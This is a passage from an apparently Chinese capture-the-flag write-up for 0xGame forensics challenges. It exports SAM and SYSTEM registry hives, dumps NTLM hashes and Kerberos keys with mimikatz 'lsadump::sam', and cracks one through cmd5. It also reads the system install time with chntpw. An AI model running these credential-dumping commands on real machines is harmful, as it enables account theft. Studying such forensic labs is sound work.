



cmd5上查一下就有

0xGame{zaq!xsw@}

法二

用ftk，在C:\Windows\System32\config下找到SYSTEM和SAM两个文件，导出





接下来使用一个叫作mimikatz的工具提取NTLM Hash。

运行的时候记得以管理员权限运行，然后依次运行下面两行神奇命令就能得到用户的NTLM Hash。


```
privilege::debug
lsadump::sam /sam:SAM /system:SYSTEM
```

```
  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # lsadump::sam /sam:SAM /system:SYSTEM
Domain : F1SH1NG-S3V3R
SysKey : a2f0f4b9f04e66551ead497cdbc30d11
Local SID : S-1-5-21-2454759272-2978028043-1347781928

SAMKey : fe8aef45e91c14370a000d14fef82448

RID  : 000001f4 (500)
User : Administrator

RID  : 000001f5 (501)
User : Guest

RID  : 000001f7 (503)
User : DefaultAccount

RID  : 000001f8 (504)
User : WDAGUtilityAccount
  Hash NTLM: 5e53b6b4a4cce92e3898d3e3c767136b

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 24a61a71b2a56c99599a5a8f074ef166

* Primary:Kerberos-Newer-Keys *
    Default Salt : WDAGUtilityAccount
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 6a557e27f5a7391085d6fbb9c143147db106a20d29df276d5866e5676c6c2393
      aes128_hmac       (4096) : ef2c764560f7b5dc46ddf9f20b9b3e5c
      des_cbc_md5       (4096) : e346020e5813c85e

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : WDAGUtilityAccount
    Credentials
      des_cbc_md5       : e346020e5813c85e


RID  : 000003e8 (1000)
User : St5rr
  Hash NTLM: ff1dc4eea5e2360bb54c1609138be4ec

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
```

查cmd5


0xGame{zaq!xsw@}

FBI Open The Door!! 4



法一


取证大师一把梭



0xGame{2024-10-23 14:50:40}


法二

用ftk，在C:\Windows\System32\config下找到SOFTWARE，导出



用kali自带的chntpw查看，用下面的两条奇妙命令即可

```
chntpw -e SOFTWARE
ls Microsoft\Windows NT\CurrentVersion
```




```
  size     type              value name             [value if type DWORD]
    22  1 REG_SZ            <SystemRoot>
    24  1 REG_SZ            <BuildBranch>
    74  1 REG_SZ            <BuildGUID>
    60  1 REG_SZ            <BuildLab>
    82  1 REG_SZ            <BuildLabEx>
    22  1 REG_SZ            <CompositionEditionID>
    12  1 REG_SZ            <CurrentBuild>
    12  1 REG_SZ            <CurrentBuildNumber>
     4  4 REG_DWORD         <CurrentMajorVersionNumber> 10 [0xa]
     4  4 REG_DWORD         <CurrentMinorVersionNumber> 0 [0x0]
    40  1 REG_SZ            <CurrentType>
     8  1 REG_SZ            <CurrentVersion>
    26  1 REG_SZ            <EditionID>
     2  1 REG_SZ            <EditionSubManufacturer>
     2  1 REG_SZ            <EditionSubstring>
     2  1 REG_SZ            <EditionSubVersion>
    14  1 REG_SZ            <InstallationType>
     4  4 REG_DWORD         <InstallDate>     1729666240 [0x67189cc0]
    30  1 REG_SZ            <ProductName>
    10  1 REG_SZ            <ReleaseId>
    14  1 REG_SZ            <SoftwareType>
     4  4 REG_DWORD         <UBR>                  557 [0x22d]
    22  1 REG_SZ            <PathName>
    48  1 REG_SZ            <ProductId>
   164  3 REG_BINARY        <DigitalProductId>
  1272  3 REG_BINARY        <DigitalProductId4>
    22  1 REG_SZ            <RegisteredOwner>
     2  1 REG_SZ            <RegisteredOrganization>
     8  b REG_QWORD         <InstallTime>
```


可以看到InstallDate，是以时间戳的形式表示的，使用在线工具进行转换，得到系统安装时间

0xGame{2024-10-23 14:50:40}

FBI Open The Door!! 5

